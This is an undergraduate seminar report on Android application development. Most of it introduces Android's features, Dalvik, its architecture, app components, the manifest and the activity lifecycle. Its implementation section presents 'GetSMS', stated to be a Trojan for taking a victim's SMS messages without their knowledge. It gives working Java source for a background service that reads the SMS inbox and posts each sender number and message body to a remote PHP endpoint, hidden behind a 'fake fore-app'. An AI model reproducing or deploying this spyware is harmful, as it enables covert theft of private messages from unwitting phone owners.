ANDROID APPLICATION DEVELOPMENT

By

RUSHI BHATT
[11BCE128]

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING
Ahmedabad-382481

ANDROID APPLICATION DEVELOPMENT

Seminar

Submitted in fulfillment of the requirements
For the degree of
Bachelor of Technology in Computer Engineering/Information Technology

By

RUSHI BHATT
[11BCE128]

Guided By
PROF. MALARAM SIR
DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Ahmedabad 382481

CERTIFICATE

This is to certify that the Seminar entitled "**ANDROID APPLICATION DEVEOPMENT**" submitted by **RUSHI BHATT (11BCE128)** towards the partial fulfillment of the requirements for the degree of Bachelor of Technology in Computer Engineering/ Information Technology of Nirma University is the record of work carried out by him/her under my supervision and guidance. In my opinion, the submitted work has reached a level required for being accepted for examination.

Prof.Malaram sir
Assistant Professor
Department of Computer Science & Eng.
Institute of Technology,
Nirma University,
Ahmedabad

Dr. Sanjay Garg
Head Of Department
Department of Computer Science & Eng.
Institute of Technology,
Nirma University,
Ahmedabad

Prof.Rupal Kapdi
Assistant Professor
Department of Computer Science & Eng.,
Institute of Technology,
Nirma University,
Ahmedabad

ACKNOWLEDGMENT

- I thank my seminar guide Malaram sir, for his proper guidance, and valuable suggestions. I am indebted to Mr. Sanjay Garg, the HOD, Computer Science department & other faculty members for giving me an opportunity to learn and present the seminar. If not for the above mentioned people, my seminar would never have been completed successfully. I once again extend my sincere thanks to all of them.

INDEX

1 INTRODUCTION

Android is a software stack for mobile devices that includes an operating system, middleware and key applications. Android is a software platform and operating system for mobile devices based on the Linux operating system and developed by Google and the Open Handset Alliance. It allows developers to write managed code in a Java-like language that utilizes Google-developed Java libraries, but does not support programs developed in native code.

The unveiling of the Android platform on 5 November 2007 was announced with the founding of the Open Handset Alliance, a consortium of 34 hardware, software and telecom companies devoted to advancing open standards for mobile devices. When released in 2008, most of the Android platform will be made available under the Apache free-software and open-source license.

1.1 FEATURES

1. Application Framework

It is used to write applications for Android. Unlike other embedded mobile environments, Android applications are all equal, for instance, an applications which come with the phone are no different than those that any developer writes. The framework is supported by numerous open source libraries such as openssl, SQLite and libc. It is also supported by the Android core libraries. From the point of security, the framework is based on UNIX file system permissions that assure applications have only those abilities that mobile phone owner gave them at install time.

2. Dalvik Virtual Machine

It is extremely low-memory based virtual machine, which was designed especially for Android to run on embedded systems and work well in low power situations. It is also tuned to the CPU attributes. The Dalvik VM creates a special file format (.DEX) that is created through build time post processing. Conversion between Java classes and .DEX format is done by included “dx” tool.

3. Integrated Browser

Google made a right choice on choosing WebKit as open source web browser. They added a two pass layout and frame flattening. Two pass layout loads a page without waiting for blocking elements, such as external CSS or external JavaScript and after a while renders again with all resources downloaded to the device. Frame flattening converts founded frames into single one and loads into the browser. These features increase speed and usability browsing the internet via mobile phone.

4. Optimized Graphics

As Android has 2D graphics library and 3D graphics based on OpenGL ES 1.0, possibly we will see great applications like Google Earth and spectacular games like Second Life, which come on Linux version. At this moment, the shooting legendary 3D game Doom was presented using Android on the mobile phone.

5. SQLite

It is extremely small (~500kb) relational database management system, which is integrated in Android. It is based on function calls and single file, where all definitions, tables and data are stored. This simple design is more than suitable for a platform such as Android.

6. Handset Layouts

The platform is adaptable to both larger, VGA, 2D graphics library, 3D graphics library based on OpenGL ES 1.0 specifications, traditional smart phone layouts. An underlying 2D graphics engine is also included. Surface Manager manages access to the display subsystem and seamlessly composites 2D and 3D graphic layers from multiple applications

7. Data Storage

SQLite is used for structured data storage .SQLite is a powerful and lightweight relational database engine available to all applications.

8. Connectivity

Android supports a wide variety of connectivity technologies including GSM, CDMA, Bluetooth, EDGE, EVDO, 3G and Wi-Fi.

9. Messaging

SMS, MMS, and XMPP are available forms of messaging including threaded text messaging.

10. Web Browser

The web browser available in Android is based on the open-source WebKit application framework. It includes LibWebCore which is a modern web browser engine which powers both the Android browser and an embeddable web view.

11. Java Virtual Machine

Software written in Java can be compiled into Dalvik bytecodes and executed in the Dalvik virtual machine, which is a specialized VM implementation designed for mobile device use, although not technically a standard Java Virtual Machine.

12. Media Support

Android will support advanced audio/video/still media formats such as MPEG-4, H.264, MP3, and AAC, AMR, JPEG, PNG, GIF.

13. Additional Hardware Support

Android is fully capable of utilizing video/still cameras, touchscreens, GPS, compasses, accelerometers, and accelerated 3D graphics.

14. Development Environment

Includes a device emulator, tools for debugging, memory and performance profiling, a plugin for the Eclipse IDE. There are a number of hardware dependent features, for instance, a huge media and connections support, GPS, improved support for Camera and simply GSM telephony. A great work was done for the developers to start work with Android using device emulator, tools for debugging and plugin for Eclipse IDE.

2. DETAILED DESCRIPTION OF THE TOPIC

2.1 OPERATION

2.1.1 Android Runtime

Android includes a set of core libraries that provides most of the functionality available in the core libraries of the Java programming language.Every Android application runs in its own process, with its own instance of the Dalvik virtual machine. Dalvik has been written so that a device can run multiple VMs efficiently.

The Dalvik VM executes files in the Dalvik Executable (.dex) format which is optimized for minimal memory footprint. The VM is register-based, and runs classes compiled by a Java language compiler that have been transformed into the .dex format by the included "dx" tool.The Dalvik VM relies on the Linux kernel for underlying functionality such as threading and low-level memory management.

2.1.2 Linux Kernel

Android relies on Linux version 2.6 for core system services such as security, memory management, process management, network stack, and driver model. The kernel also acts as an abstraction layer between the hardware and the rest of the software stack.

It helps to manage security, memory management, process management, network stack and other important issues. Therefore, the user should bring Linux in his mobile device as the main operating system and install all the drivers required in order to run it.

Developers have full access to the same framework APIs used by the core applications. The application architecture is designed to simplify the reuse of components; any application can publish its capabilities and any other application may then make use of those capabilities (subject to security constraints enforced by the framework). This same mechanism allows components to be replaced by the user.Underlying all applications is a set of services and systems.

2.2 ARCHITECTURE

The following diagram shows the major components of the Android operating system. Each section is described in more detail below.



Figure 2.2: Android Architecture

2.2.1 Android Runtime

At the same level there is Android Runtime, where the main component Dalvik Virtual Machine is located. It was designed specifically for Android running in limited environment, where the limited battery, CPU, memory and data storage are the main issues. Android gives an integrated tool “dx”, which converts generated byte code from .jar to .dex file, after this byte code becomes much more efficient to run on the small processors.



Figure 2.2: Conversion from .java to .dex file

As the result, it is possible to have multiple instances of Dalvik virtual machine running on the single device at the same time. The Core libraries are written in Java language and contains of the collection classes, the utilities, IO and other tools.

2.3 DEVELOPING APPLICATIONS

2.3.1 Application Building Blocks

We can think of an Android application as a collection of components, of various kinds. These components are for the most part quite loosely coupled, to the degree where you can accurately describe them as a federation of components rather than a single cohesive application.

Generally, these components all run in the same system process. It's possible (and quite common) to create multiple threads within that process, and it's also possible to create completely separate child processes if you need to. Such cases are pretty uncommon though, because Android tries very hard to make processes transparent to your code.

Google provides three versions of SDK for Windows, for Mac OSX and one for Linux.The developer can use Android plugin for Eclipse IDE or other IDEs such as intelliJ.First step for Android developer is to decompose the prospective application into the components, which are supported by the platform. The major building blocks are these:

- Activity
- Intent Receiver
- Service
- Content Provider

2.3.1.1 Activity

User interface component, which corresponds to one screen at time. It means that for the simple application like Address Book, the developer should have one activity for displaying contacts, another activity component for displaying more detailed information of chosen name and etc.

2.3.1.2 Intent Receiver

Wakes up a predefined action through the external event. For example,for the application like Email Inbox, the developer should have intent receiver and register his code through XML to wake up an alarm notification, when the user receives email.

2.3.1.3 Service

A task, which is done in the background. It means that the user can start an application from the activity window and keep the service work, while browsing other applications. For instance, he can browse Google Maps application while holding a call or listening music while browsing other applications.

2.3.1.4 Content Provider

A component, which allows sharing some of the data with other processes and applications. It is the best way to communicate the applications between each other.Android will ship with a set of core applications including an email client, SMS program, calendar, maps, browser, contacts, and others. All applications are written using the Java programming language.

2.3.2 AndroidManifest.xml

The AndroidManifest.xml file is the control file that tells the system what to do with all the top-level components (specifically activities, services, intent receivers, and content providers described below) you've created. For instance, this is the "glue" that actually specifies which Intents your Activities receive.

A developer should predefine and list all components, which he wants to use in the specific AndroidManifest.xml file. It is a required file for all the applications and is located in the root folder. It is possible to specify all global values for the package, all the components and its classes used, intent filters, which describe where and when the certain activity should start, permissions and instrumentation like security control and testing.

Here is an example of AndroidManifest.xml file:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="dk.mdev.android.hello">
<application android:icon="@drawable/icon">
<activity class=".HelloAndroid" android:label="@string/app_name">
```

```
6.      <intent-filter>
7.      <action android:value="android.intent.action.MAIN" />
8.      <category android:value="android.intent.category.LAUNCHER"/>
9.      </intent-filter>
10.     </activity>
11.     </application>
12.     </manifest>
```

The line 2 is a namespace declaration, which makes a standard Android attributes available for that application. In the line 4 there is a single <application> element, where the developer specifies all application level components and its properties used by the package. Activity class in the line 5 represents the initial screen the user sees and it may have one or more <intent-filter> elements to describe the actions that activity supports.

2.3.3 Application Lifecycle


Activity starts
onCreate()
User navigates back to your activity
onStart()
onRestart()
onResume()
Process is killed
Activity is running
Your activity comes to the foreground
New activity is started
Other applications need memory
onFreeze()
Your activity comes to the foreground
onPause()
Your activity is no longer visible
onStop()
onDestroy()
Activity is shut down

Figure 2.3: Application Lifecycle

2.3.4 Application Framework

Developers have full access to the same framework APIs used by the core applications. The application architecture is designed to simplify the reuse of components; any application can publish its capabilities and any other application may then make use of those capabilities (subject to security constraints enforced by the framework). This same mechanism allows components to be replaced by the user.

Underlying all applications is a set of services and systems, including:

1. A rich and extensible set of Views that can be used to build an application, including lists, grids, text boxes, buttons, and even an embeddable web browser
2. Content Providers that enable applications to access data from other applications (such as Contacts), or to share their own data
3. A Resource Manager, providing access to non-code resources such as localized strings, graphics, and layout files
4. A Notification Manager that enables all applications to display custom alerts in the status bar
5. An Activity Manager that manages the life cycle of applications and provides a common navigation backstack

2.4 SOFTWARE DEVELOPMENT

The feedback on developing applications for the Android platform has been mixed. Issues cited include bugs, lack of documentation, inadequate QA .The first publicly available application was the Snake game.

2.4.1 Software Development kit

It includes development and debugging tools, a set of libraries, a device emulator, documentation, sample projects, tutorials, and FAQs. Requirements also include Java Development Kit, Apache Ant, and Python 2.2 or later. The only officially supported integrated development environment (IDE) is Eclipse 3.2 or later, through the Android Development Tools Plug-in, but programmers can use command line tools to create, build and debug Android applications.

Advantages

- Open **-** Android allows you to access core mobile device functionality through standard API calls.

- All applications are equal - Android does not differentiate between the phone's basic and third-party applications -- even the dialer or home screen can be replaced.
- Breaking down boundaries - Combine information from the web with data on the phone -- such as contacts or geographic location -- to create new user experiences.
- Fast and easy development - The SDK contains what you need to build and run Android applications, including a true device emulator and advanced debugging tools.

2.4.2 Disadvantages

- Security - Making source code available to everyone inevitably invites the attention of black hat hackers.
- Open Source - A disadvantage of open-source development is that anyone can scrutinize the source code to find vulnerabilities and write exploits.
- Login - Platform doesn't run on an encrypted file system and has a vulnerable log-in.
- Incompetence - Google's dependence on hardware and carrier partners puts the final product out of their control.

3.IMPLEMENTATION : GetSMS

Target: To build a Trojan android application to fetch SMS s of victim's mobile device without knowing him.

Code:

1) Main_Activity.java (for application):

```
package com.example.service;
import android.os.Bundle;
import android.app.Activity;
import android.content.Intent;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;

public class Main extends Activity {

    Button b1;

     @Override
     protected void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            setContentView(R.layout.activity_main);
Button b1=(Button) findViewById(R.id.button1);

b1.setOnClickListener(new OnClickListener() {
```

```
            @Override
public void onClick(View v) {

startService(new Intent(Main.this, MainActivity.class));

                  }
            });
      }
}
```

2) Service.java(Background Service):

```
package com.example.service;
import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import android.os.StrictMode;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.URL;
import java.net.URLConnection;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;
import java.util.Timer;
import android.database.Cursor;
import android.net.Uri;
public class MainActivity extends Service {

     private Timer timer = new Timer();

    public MainActivity() {}

    @Override
    public IBinder onBind(Intent intent) {
     return null;
    }

    @Override
    public void onCreate() {
         }

    @Override
    public void onDestroy() {
        if (timer != null) {
            timer.cancel();
        }
    }

    @Override
    public int onStartCommand(Intent intent, int flags, int startid)
{

      StrictMode.ThreadPolicy policy = new
     StrictMode.ThreadPolicy.Builder().permitAll().build();

                StrictMode.setThreadPolicy(policy);
            List<SMSData> smsList = new ArrayList<SMSData>();
```

```
                Uri uri = Uri.parse("content://sms/inbox");
                Cursor c= getContentResolver().query(uri, null, null
,null,null);

                if(c.moveToFirst()) {
            for(int i=0; i < c.getCount(); i++) {
            SMSData sms = new SMSData();

sms.setBody(c.getString(c.getColumnIndexOrThrow("body")).toString())
;

sms.setNumber(c.getString(c.getColumnIndexOrThrow("address")).toStri
ng());
try {
String data = URLEncoder.encode("number", "UTF-8") + "=" +
URLEncoder.encode(sms.getNumber(), "UTF-8");
data += "&" + URLEncoder.encode("body", "UTF-8") + "=" +
URLEncoder.encode(sms.getBody(), "UTF-8");
URL url = new URL("http://192.168.1.9/post.php");
URLConnection conn = url.openConnection();
conn.setDoOutput(true);
OutputStreamWriter wr = new
OutputStreamWriter(conn.getOutputStream());
                    wr.write(data);
                    wr.flush();
BufferedReader rd = new BufferedReader(new
InputStreamReader(conn.getInputStream()));
                    String line;
      while ((line = rd.readLine()) != null){
                    System.out.println(line);
                    }
                    wr.close();
                    rd.close();
                } catch (Exception e) {
     System.out.println("Error Data uploading");
                }
                 smsList.add(sms);
                 c.moveToNext();
             }

         }
       c.close();
      return START_STICKY;
   }
}
```

With this, you also have to include SMS data structure and android xml for any fake fore-app on which this service can be bind.

You also will have to create a mySQL database with the help of Xampp server.And use the ip of localhost in URL syntax.

Drawback: This service will only work as far as the application is installed in the victim's mobile device.

4. CONCLUSION AND FUTURE SCOPE

Android has been criticized for not being all open-source software despite what was announced by Google. Parts of the SDK are proprietary and closed source, and some believe this is so that Google can control the platform. Software installed by end-users must be written in Java, and will not have access to lower level device APIs. This provides end-users with less control over their phone's functionality than other free and open source phone platforms, such as OpenMoko.

With all upcoming applications and mobile services Google Android is stepping into the next level of Mobile Internet. Android participates in many of the successful open source projects. That is, architect the solution for participation and the developers will not only come but will play well together. This is notable contrast with Apple and other companies, where such architecture of participation is clearly belated.

The first Android based official devices may well be launched sometime in the early half of 2009. Obviously, that's an age away when it comes to handset design, and Android may well find itself competing against the forthcoming Nokia touch screen phones and maybe even the iPhone 2.

5. REFERENCES

http://www.android.com - Android Official Webpage

http://code.google.com/android/ - Official Android Google Code Webpage

http://www.openhandsetalliance.com/ - Open Handset Alliance Webpage

http://www.androidwiki.com – Android Wiki

http://googleblog.blogspot.com/ - Official Google Blog

http://en.wikipedia.org/wiki/Android_(mobile_phone_platform)–Wikipedia

http://en.wikipedia.org/wiki/SQLite

http://en.wikipedia.org/wiki/WebKit

http://en.wikipedia.org/wiki/Eclipse_(software)

http://www.itworld.com/google-android-dr-080213